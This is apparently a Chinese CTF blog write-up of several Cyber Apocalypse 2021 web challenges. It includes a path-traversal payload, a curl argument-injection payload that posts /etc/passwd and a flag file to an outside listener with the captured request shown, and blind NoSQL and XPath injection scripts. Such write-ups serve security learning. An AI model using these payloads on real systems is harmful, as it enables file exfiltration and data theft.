Cyber Apocalypse 2021 Web 几个简单题目的wp

原创


bfengj 于 2021-04-24 01:11:52 发布 190 收藏 1

分类专栏： 比赛WP 文章标签： ctf

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/rfrder/article/details/115920472

版权


比赛WP 专栏收录该内容

44 篇文章 11 订阅

订阅专栏

前言

不算是一篇writeup，比较水，记录下自己的大致做题思路。主要还是这几天事情太多了，没那么多时间去打，只做了这几道简单的题目。

Inspector Gadget

进入看到CHTB{，f12发现有个main.js，第一行：

```
console.log("us3full_1nf0rm4tion}");
```

即`CHTB{us3full_1nf0rm4tion}`

MiniSTRyplace

源码下载下来审计一下，看到的第一行php代码就感觉有问题：

```
include('pages/' . (isset($_GET['lang']) ? str_replace('../', '', $_GET['lang']) : $lang[array_rand($lang)]));
```

`str_replace`是不行的，仍然可以任意读：

```
?lang=..././..././flag
```

比较简单

Caas

关键代码：

```
$router->new('POST', '/api/curl', 'CurlController@execute' );
    public function __construct($url)
    {
        $this->command = "curl -sL " . escapeshellcmd($url);
    }

    public function exec()
    {
        exec($this->command, $output);
        return $output;
    }
```

执行curl命令，但是存在了`escapeshellcmd`的过滤。
查一下：

CURL

下载http://example.com内容

```
$url = 'http://example.com';
system(escapeshellcmd('curl '.$url));
```

发送/etc/passwd内容到http://example.com

```
$url = '-F password=@/etc/passwd http://example.com';
system(escapeshellcmd('curl '.$url));
```

你可以得到文件内容，使用如下payload:

```
file_put_contents('passwords.txt', file_get_contents($_FILES['password']['tmp_name']));
```

https://blog.csdn.net/rfrder

直接读flag：

```
ip= -F password=@/flag http://118.31.168.198:39543/
```

```
root@iZbp14tgce8absspjkxi3iZ:~# nc -lvvp 39543
Listening on [0.0.0.0] (family 0, port 39543)
Connection from [178.62.55.213] port 39543 [tcp/*] accepted (family 2, sport 52394)
POST / HTTP/1.1
Host: 118.31.168.198:39543
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 233
Content-Type: multipart/form-data; boundary=------------------------6e9f41258bb37ae7

--------------------------6e9f41258bb37ae7
Content-Disposition: form-data; name="password"; filename="flag"
Content-Type: application/octet-stream

CHTB{f1le_r3trieval_4s_a_s3rv1ce}
--------------------------6e9f41258bb37ae7--
```

https://blog.csdn.net/rfrder

Wild Goose Hunt

下载源码，是node.js。根据entrypoint.sh里的内容：

```
mongo heros --eval "db.createCollection('users')"
mongo heros --eval 'db.users.insert( { username: "admin", password: "CHTB{f4k3_fl4g_f0r_t3st1ng}"} )'
```

flag是在表里面，而且还是表的admin对应的password，用的mongodb，查询：

```
router.post('/api/login', (req, res) => {
 let { username, password } = req.body;

 if (username && password) {
  return User.find({
   username,
   password
  })
   .then((user) => {
    if (user.length == 1) {
     return res.json({logged: 1, message: `Login Successful, welcome back ${user[0].username}.` });
    } else {
     return res.json({logged: 0, message: 'Login Failed'});
    }
   })
   .catch(() => res.json({ message: 'Something went wrong'}));
 }
 return res.json({ message: 'Invalid username or password'});
});
```

应该是SQL注入，隐约对于mongodb有印象，是nosql注入，但是忘了，再看一下之前的关于nosql的文章：

nosql注入

考虑注出password，我这里用一下正则匹配来布尔注入，脚本：

```
import requests

url="http://139.59.174.238:31693/api/login"

headers={
    'Content-Type': 'application/json'
}
flag = r"CHTB\\{"
data='{"username": {"$regex": "admin"},"password": {"$regex": "^%s.*"}}'
for i in range(60):
    for j in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_-":
        if j == "}":
            j == r"\\}"
        r=requests.post(url=url,data=data%(flag+j),headers=headers)
        if "Successful" in r.text:
            flag+=j
            print(flag)
            if j == r"\\}":
                exit()
            break
```

E.Tree

附件下载下来是个xml，看到flag被分成了2块，猜测是xpath注入了，好久没xpath注入了又忘了咋做了，参考文章：xpath注入

写个脚本爆一下：

```
import  requests

url = "http://178.62.14.240:30145/api/search"
data1="{\"search\":\"'or substring(/military/district[position()=2]/staff[position()=3]/selfDestructCode,%s,1)='
%s' or'\"}"
data2="{\"search\":\"'or substring(/military/district[position()=3]/staff[position()=2]/selfDestructCode,%s,1)='
%s' or'\"}"

headers={
    'Content-Type': 'application/json'
}


flag =""
for i in range(1,50):
    for j in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_-":
        #print(data1%(i,j))
        r=requests.post(url=url,headers=headers,data=data1%(i,j))
        #print(r.text)
        if "This millitary staff member exists" in r.text:
            flag +=j
            print(flag)
            break
```